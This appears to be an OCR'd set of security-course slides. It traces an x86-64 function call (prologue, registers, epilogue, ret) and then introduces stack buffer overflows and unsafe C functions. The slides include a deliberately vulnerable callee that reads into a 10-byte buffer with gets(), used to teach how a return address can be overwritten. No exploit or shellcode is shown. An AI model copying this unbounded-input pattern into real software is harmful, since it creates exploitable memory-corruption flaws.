
```
void caller(){
        callee(1,2);
    }

int callee(int x, int y){
        int local_var1=3;
        return 22
}
```




```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...

callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

x86 function call

```
void caller(){
                    callee(1,2);
          }

int callee(int x, int y){
          int local_var1=3;
          return 22
}
```




Registers

rdi/edi 0x1 rsi/esi 0x2 rax/eax

```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...


callee:
    push rbp
    mov rbp, rsp

rip → mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                  ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

x86 function call

```
void caller(){
                    callee(1,2);
          }

int callee(int x, int y){
          int local_var1=3;
          return 22
}
```



Registers


rdi/edi	rsi/esi	rax/eax
0x1	0x2	0x16

```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...


callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
rip → mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

Function epilogue

x86 function call

```
void caller(){
        callee(1,2);
    }

int callee(int x, int y){
        int local_var1=3;
        return 22
}
```



Registers


rdi/edi	rsi/esi	rax/eax
0x1	0x2	0x16

```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...


callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

rip → mov rsp,rbp
    pop rbp
    ret
```

x86 function call

```
void caller(){
                callee(1,2);
        }

int callee(int x, int y){
        int local_var1=3;
        return 22
}
```

rbp position updated




```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...


callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
rip →    pop rbp
    ret
```


Registers

rdi/edi	rsi/esi	rax/eax
0x1	0x2	0x16

x86 function call

```
void caller(){
                callee(1,2);
        }

int callee(int x, int y){
        int local_var1=3;
        return 22
}
```

rbp position updated




```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...


callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
rip → ret
```

Registers

rdi/edi	rsi/esi	rax/eax
0x1	0x2	0x16


The “ret” instruction

- The `ret` is a special instruction for finishing a function call and returning back to the caller
- `ret`
    1. pops the return address stored in stack back to rip
    2. It is equivalent to “`pop rip`” (64-bit) or “`pop eip`” (32-bit)

x86 function call

```
void caller(){
                callee(1,2);
        }

int callee(int x, int y){
        int local_var1=3;
        return 22
}
```

rbp position updated





```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...

callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

x86 function call

```
void caller(){
        callee(1,2);
}

int callee(int x, int y){
        int local_var1=3;
        return 22
}
```

rbp position updated



Registers

rdi/edi 0x1 rsi/esi 0x2 rax/eax 0x16

```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

rip →    instruction after call
    ...

callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

Buffer Overflow, Return Address Overwrite, and Shellcode

Buffer Overflow Vulnerabilities

- The lack of boundary checking is one of the most common mistakes in C/C++ applications

- Overflows are one of the most popular type of attacks
  - Architecture/OS version dependant
  - Can modify both the data and the control flow of an application
  - Recent tools have made the process of exploiting overflows easier if not completely automatic
  - Much research to
    - finding overflow vulnerabilities
    - designing prevention techniques
    - developing detection mechanisms


“Overflowing” Functions

- gets()
- strcpy()/strcat()
- sprintf()/vsprintf()
- scanf()/sscanf()/fscanf()
- …
- These C functions does not have the idea of “boundary”, it will write as many bytes as you provide in the input!


Stack Overflow to Arbitrary Code Execution

- An attacker controlling an overflowing buffer could obtain complete control over a program (i.e., arbitrary code execution)
- Many possible ways, depending on the location/size of the overflown buffer, the program architecture, implemented countermeasures, …

Recap: what happens during a function call



Recap: what happens during a function call



Buffer overflow


- Consider the following modified function with an unsafe `gets()` function

```
int callee(int x, int y){
        char data[10]; // 10 bytes are reserved for data[],
                       // this will be allocated to the stack frame
        gets(data);    // unsafe gets() function
        return 22
}
```

- The `gets()` function will get the user input from keyboard, yet for efficiency considerations, it does not check the size of the input!


Buffer overflow

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




Buffer overflow

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




Buffer overflow

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes



